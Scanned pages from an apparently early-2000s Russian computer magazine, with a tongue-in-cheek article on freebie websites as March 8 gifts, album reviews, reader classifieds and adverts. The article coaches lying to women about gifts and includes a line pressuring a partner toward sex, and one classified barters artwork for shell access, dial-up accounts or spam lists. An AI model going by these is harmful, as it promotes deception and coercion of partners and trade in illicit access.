Но призываю ли я тебя к этому? Ни в коем разе! Коль эффективных путей борьбы с мещанством на данном этапе нашего недоразвитого капитализма еще не придумано, пойдем у него на поводу, попутно возвращая сознание дам на узаконенное место: мол, не в деньгах счастье. Но сделаем это с маленькой поправочкой: не будем тратиться на дорогие подарки и прочие знаки внимания. Просто возьмем и надыбаем их в Инете, подыскав для каждой прелестницы достойный для нее предмет ритуального жертвоприношения, посвященного 8 марта.

Думай ширше и ширее

Постой, не спеши искать халявный "Сальвадор Дали" в подарочной упаковке: найти его будет непросто. Подойди к вопросу иначе: чего требуют феминистки? Равенство полов! А это означает - ни много ни мало - что любой подарок (читай - "халява") сгодится! В противном случае ты всегда сможешь пойти на откатную: мол, "ты чего, подруга? Да это ж самая кульная вещь на свете - коврик для мыша!"

Короче, думай ширше, и сумей преподнести как себя, так и свой подарок.

Вот, к примеру, абсолютно бесплатный уже упомянутый коврик www.hotmat.com. Кажется, на кой он ей? Прояви фантазию: на выбор предлагается три изделия: с чуваком на доске, рассекающим по волнам, с кошаком, оттягивающимся на перине, и с каплей, падающей в лужу. Какой из них ты выберешь? К примеру, с чуваком: "Дорогая, я специально заказал для тебя этот коврик из Лондона (пауза - секунды 2-3, для значимости) и попросил, чтобы на нем изобразили (!) страсть, которая обуревает меня лишь от одного твоего вида! Да, милая, я хочу тебя с той же силой, с какой этот придурок хочет покорить грозную стихию!" Или же маусպэд с кошаком: "Дорогая, ты у меня такая же милая, как этот котенок - добрый, ласковый и чуток лукавый. Это был последний котик, которого я заказал специально для тебя из туманного Альбиона". Для тех, кто ничего не придумал - с капелькой: "...мои чувства - как океан любви на этом зеркале жизни: с каждой каплей я отдаю тебе кусочек себя. Так какого ж ты хрена все говоришь, что тебе еще нельзя и что тебе все еще "рано"?!!"

В любом случае надо давить на значимость и на сложности, которым ты подвергал себя, заказывая эту хреновину "специально для нее": опыт показывает, что женщины верят в небылицы, в то время как простое "где был? - у баб!" будет поднято ими на смех, даже если ты действительно был там, "у баб".

Да, кстати, этот коврик для мыша - с сюрпризом. На сервере предлагается принять участие в партнерской программе. За каждого привлеченного - по 25 американских копеек. Учитывая, что в канун 8.03.2001. спрос на любую халяву возрастет, поспеши успеть: 100 ковриков и "кварт" у тебя в кармане.

Продукцию подобного же плана можно получить и на www.mousepadsforfree.com, попутно приняв участие в зарабатывании денег - по 15 центов за чудака, пришедшего по твоей ссылке. Вообще - это мода, которой не пренебрегает ни один более или менее толковый вебмастер: если товар халявный и высылается в Россию - вывесить броский лозунг "Халява тут" и после ловить удачу "на живца". Это, с одной стороны, заработать деньгу. С другой - поучаствовать в раздаче праздничных слонов :).

К слову, таких программ полно: те же халявные "милитаристские" футболки от www.military.com (по "рублю" за брата). Раздавая "т-шиты", они параллельно ведут и бойкую торговлю: под День Валентина, более известного как День Влюбленных (14 февраля), они, например, предложили расшитого под мериканьский флаг медведя, всего за 8 баксов. Если жаба не душит - можно было бы и прикупить: вещь хотя и платная, но эксклюзивная, в магазине нашем такого не найти. Опять же, преподнести как следует. Правда, такой подарок выпадает из нашего сегодняшнего контекста, и потому мы перейдем к следующей халявной составляющей - раздаче нарядной макулатуры и компакт-дисков.

Каждой бабе – по баяну

"Это только мне в радость mp3 по сети тащить. А подруге они на что?" - ошибочно заявишь ты. Потому что забыл, наверное, что дама ушами любит. И пусть нет у нее дома компа или сиди-плейера :). Но кассетник-то у нее есть?! Что тебе стоит подключить к аудиовыходу саундкарты магнитофон и переписать эмпэ-три на кассету? Ничего? Тогда идем на http://rmp.ru/ и тянем оттуда то, что она больше всего любит. Ну, я не знаю... там, Бритню Спирс или же "Ноги вниз", это ты у нее уже спроси в форме тонкого намека. Далее, когда коллекция будет набрана, переходи ко второму этапу - записи кассеты: ясень кол, на бабки тебя не разведешь, и в магазин ты за этим делом не потащишься. Куда там, цельный доллар за кассету отдавать! Если так, то

заполняешь форму на www.4cashconnection.com/freetape1.htm, получаешь халявную кассету.
А на полученное уже заливаешь скачанную музыку для подруги (подруг :)).
Можно поступить и проще: заказать ей уже готовую проповедь на английском языке :) мистера Джона Марк Артура - пусть оценит возвышенность твоих помыслов, www.oneplace.com/Ministries/-Grace_to-_You/Free.asp. Или же, если продолжительность этой кассеты окажется недостаточной, - часовую кассету о какой-нибудь лабуде на www.sitm.com.au/info.htm.
Аналогичный хлам можно надыбать также и на www.teamworld.net/FREE_SilverBullet.html, и на www.trinitybrother-dave.org/free-tape.html. Правда, в последнем случае придется заполнять не анкету, а писать письмо рассыльщику в вольной форме, что всегда чревато долгой, нудной и утомительной перепиской.
Не нравится тебе аудио - переходи на видео! Благо, такого в Сети тоже полно. К примеру, буржуйский продукт отечественного представительства: www.apcc.spb.ru/regsym.htm. Анкета на русском, кассеты (или брошюры - что получится) шлют исключительно по России и СНГ. Жителям Балтии ловить там нечего: они теперь - дальнее зарубежье.

Здоровье не купишь! А получишь на халяву

А вот вещь, без которой не обойдется ни одна женщина: www.betterhealthusa.com/nav_frame-_index.cfm?nav=freeoffers.cfm - несколько вариантов заказов видео- и аудиокассет на предмет "как сберечь здоровье?"
Чудесная вещь для дам, любящих плотно и со вкусом покушать: видеоруководство о лечении изжоги www.heartburnhelp.com/order/index.htm. Впрочем, как говорил кто-то великий, все болезни от нервов, а вовсе не от переедания. Для ее получения необходимо заполнить несложную анкету и пометить галочкой поле, что ты также согласен получать от них прочую информацию о подавлении нежелательных кишечно-желудочных реакций из серии - "а вы содой гасить не пробовали?"
Можно, конечно, попытать свое счастье и на www.sova.ru/kino/festivals/index.shtml, где от случая к случаю разыгрываются кассеты с видеоновинками, но это же лотерея, а не гарантированная халява. И может статься, что получишь ты ее не к 8 марта, а в лучшем случае к Юрьеву Дню. Зато здесь есть вероятность помимо кассет выиграть и денежные призы: обычно имеются в виду рублей 200... поделенные между десятком победителей :). Но если попытать счастья на тотализаторе, где речь идет о бонусе в несколько тысяч отечественных дензнаков, то это уже дело.

Не надо нюхать розы. Читайте литературу!

Я был бы несправедлив, если бы в канун 8 марта не вспомнил бы и о www.clubmom.com/-areas/user/registration.jhtml - журнале для всех женщин мира: подпиши на него подругу, и она взлетит на седьмое небо от счастья. Вообще, отношение женщин к рекламной продукции полиграфического происхождения особенное: им нравится глянец, плотные обложки и красивые фотографии, изображенные на них. Это только тебе бы все на голых теток глядеть :), а им подавай интерьеры, одежду и все такое. Так что обрати внимание.
Вообще, "бумажная тема" - самая обширная. Так что не ограничивайся уже упомянутым. Можешь, например, попытать счастья - заказать печатную продукцию с ресурса, имеющего подозрительное название www.ebi.be/free006.htm, а также с множества других: это уже дело вкуса и времени.

Если ничего не помогло

И в завершение, чтобы не оказаться в крайне неловком положении, если все бумажно-видео-аудио-и-прочие подарочные предложения будут отвергнуты, подари ей скромный серебряный кулончик с изображением святой Девы Марии от http://amm.org/survey.htm. Это будет мило, со вкусом и очень кстати.
Ну вот и все. Счастья вам, женщины!






Музыка для крякера



Команда: The Chemical Brothers (http://the-raft.com/chemicalbros)
Пластинка: Surrender
Релиз: Virgin Records
Реальный хит: Out of control
The Chemical Brothers были удостоены за этот альбом самой престижной европейской музыкальной премии 2000 BRIT Award. Резвый биг-бит, брэйк-бит, нео-хиппи, называй их как хочешь, сегодня в музыкальных стилях потеряться не сложно. Сложно удержаться от повторных прослушиваний данного CD, сложно не пуститься в ритмичный пляс, сидя в кресле и болтая ногами в такт заводным композициям, представляя себе всю ди-джейскую "кухню" live.

Музыка для хакера



Команда: ППК (www.ppk.ru)
Пластинка: ВОСКРЕШЕНИЕ/HEY DJ 2001
Релиз: Студия ППК, 2001
Реальный хит: все!
ППК - российские хаус/транс продюсеры, успешно и плотно осевшие в кибер-пространстве. В чартах www.mp3.com ребята "задвигали" таких монстров как Madonna и Offspring. Послушав этот альбом, ты будешь точно знать, что являет собой хорошая русская электронная танцевальная музыка. Попробуй поставить эксперимент на своих родителях: запусти им первый трэк и они заявят, что уже слышали его. Неужто у тебя такие продвинутые предки :))?

Музыка для западлостроителя



Команда: IFK (www.ifk.ru)
Пластинка: Жизнь радикала
Релиз: "Крем-рекордс", 2000
Реальный хит: За-жи-гон
Третий по счёту альбом, который ещё раз подтверждает, что НАШИ люди всегда пробьются! Вот это альбом! Живенький, бодрый, присутствуют здоровый стёб и иногда нездоровый юмор :)), который отлично вписывается в НАШ стиль жизни. Да, кстати, неплохо бы уже сейчас определиться, ради чего в настоящий момент живёшь ты сам. Трудно? Попробуй послушать "Жизнь радикала", авось озарит.

Музыка для геймера



Команда: Пикник (www.piknik.spb.ru)
Пластинка: Главные песни
Релиз: "Real Records" (www.realrec.ru), 2001
Реальный хит: Фиолетово-чёрный
"ПИКНИК" - команда, которая не похожа ни на кого, музыку "Пикника" трудно отнести к какой-либо общепринятой категории, это "неформатный звук". Музыка "Пикника" - это действительно МУЗЫКА, а не продукт "раскрутки", звуки, слова и образы, которые воспринимаются душой, а не телом. Эту компиляцию, сделанную на Real Records, рекомендуется послушать всем ярким индивидуалистам и лицам, морально уставшим от засилья аудио-помоев, льющихся в наши уши.

Музыка для warezника



Команда: Дельфин (www.dolphin.ipc.ru)
Пластинка: Плавники
Релиз: "Крем-рекордс", 2000
Реальный хит: Крылья
Фанаты говорят, что тексты песен последнего альбома Дельфина как никогда оголяют нашу жестокую и агрессивную реальность. В качестве "оголённой реальности" пара фактов с официального сайта Дельфина: проект "Плавники" был придуман и записан за две недели в 1998г. Запись была завершена в момент, когда у Дельфина родилась дочь. Без комментариев. Прикинь, пока ты софт заливаешь, у тебя тоже может дочь родиться. Или сын. Или коннект пропадёт. Так что welcome to reality!

HACK-BOARD

В MSK ищется "Евангелион". Посмотрел только 14 серий. Не могу. Хочу все :). Желательно на японском с английскими титра-ми. Насплачусь логами, дизиг-нами, баннерами, аниме, etc. **tyr@irctoolz.com**

Кодишь на Visual Basic??? Тогда вступай в наш проект! MS (не мелко-мягкий, а мегамягкий, то есть MEGASOFT) Требуются:
1. Кодеры на VB (как это не странно звучит ;));
2. Челы, знающие HTML и CSS;
3. Художники, дизайнеры.
Берутся все!!! Торопись! Писать на **verh@aport.ru**

Студия компьютерной графики scurf @rt studio набирает команду 2d, 3d художников, аниматоров для разработки роликов, статичных картин. Если ты круто разгребаешь перл, сги, то тебе тоже к нам! Нам нужны такие как ты! Мылить мне на **scurf@mail.ru**

Хакеры, фрикеры и другой комп.underground КЛАЙПЕДЫ. Хотим создать свой clan.Инфу о себе шлите на **chromka@takas.lt**

Есть идея создать группу начинающих хакеров. Чтобы поступить не надо быть кул-хацкером, достаточно не быть ла-мером и иметь желание всему научить-ся. Все кто хочет пишите на Beginer Hacking Group **BHG@hackingonline.com**

Создаётся сайт про Pascal, Cpp, PHP, etc...
Кто заинтересован – **xaoscorp@mail.ru**

St-Petersburg Double-Z crew объявляет набор програмеров, крякеров, дизайнеров и художни-ков. Все призывникам от 15-20 лет обращаться к Gr.Ramzes'u & Dr/Mastaba: **tim_mastaba@mail.ru**, **greatramzes@mail.ru**.

Сделаю 3-d рисунок или анимацию на заказ в программе MAX 3.0 за ШЕЛЛ, DIAL-UP или СПАМ-лист и прочую шнягу. **creus@aport.ru**

Идёт набор в Питерскую хак-группу. Нужно 4человека: 1 дизай-нер, который сделает нам лого, 1 со знанием Юникса, 1 по про-токолам и 1 для различных идей. Все должны иметь знания, го-лову и прямые руки.
NSCool (funks@mail.ru)

Пиплы! Давайте кланится! Все, кто рУле333но играет в CS и может порвать анус отцу (в CS, конечно :), пишите! Обо всём подробнее я напишу вам сам. **blah_blah_blah@mail.ru**

За очень хорошие бабки КУПЛЮ самый первый номер журнала "Страна Игр", который вышел (?) или в декабре 1995-ого, или в январе 1996-ого года. E-mail: **michel@gameland.ru**

Народ! Программеры! Хацкеры!
Мне нужен учитель по хаку и программированию! Откликнитесь!
Моё мыло **romix@cityline.ru**
Договоримся!!!

мессадж можно закинуть на
board@xakep.ru

объявления рекламного харрактера не публикуются!!!

мы не будем рекламировать твою страничку, сервер и прочее

все письма с матом и прочей шнягой удаляются сразу

мы постараемся размещать сообщения в ближайших номерах, но ничего не обещаем :)





Один том бесконечных возможностей.



Размером с книгу, он также представляет из себя источник знаний. Он открывает для Вас бесконечные возможности благодаря своей высокой производительности, супер надежности и новому уровню интеграции в Интернет.

Новый компактный компьютер hp e-pc.


e-PC: Процессор Intel® Pentium® III 800, 866 МГц / Стандартно 64, 128 или 256 МБ SDRAM / Жесткий диск 10, 20 ГБ / Встроенный видеоадаптер Intel® 3D Direct AGP / Сетевая плата 3Com Fast Etherlink 10/100BASE-TX с поддержкой функции LAN / 24x CD-ROM / Интегрированная 20-разрядная полнодуплексная стереоплата Cirrus Logic AC 97 PCI / Средства управления и безопасности HP Top Tools / Microsoft® Windows® 98SE, Windows® 2000 professional.

HP рекомендует использовать Microsoft® Windows® 2000 Professional.





Компания «Д-Факто»
проектные решения • консалтинг • информационные системы



Центр ул. Никольская д. 11/13 **298 3855**

ул. Нижняя Радищевская д. 5 (около метро "Таганская" кольцевая) **915 0405**

Ленинградское шоссе д. 13 корп. 1 (около метро "Войковская") **150 0523**

ВВЦ пав. "Москва" 2-й этаж **974 7779**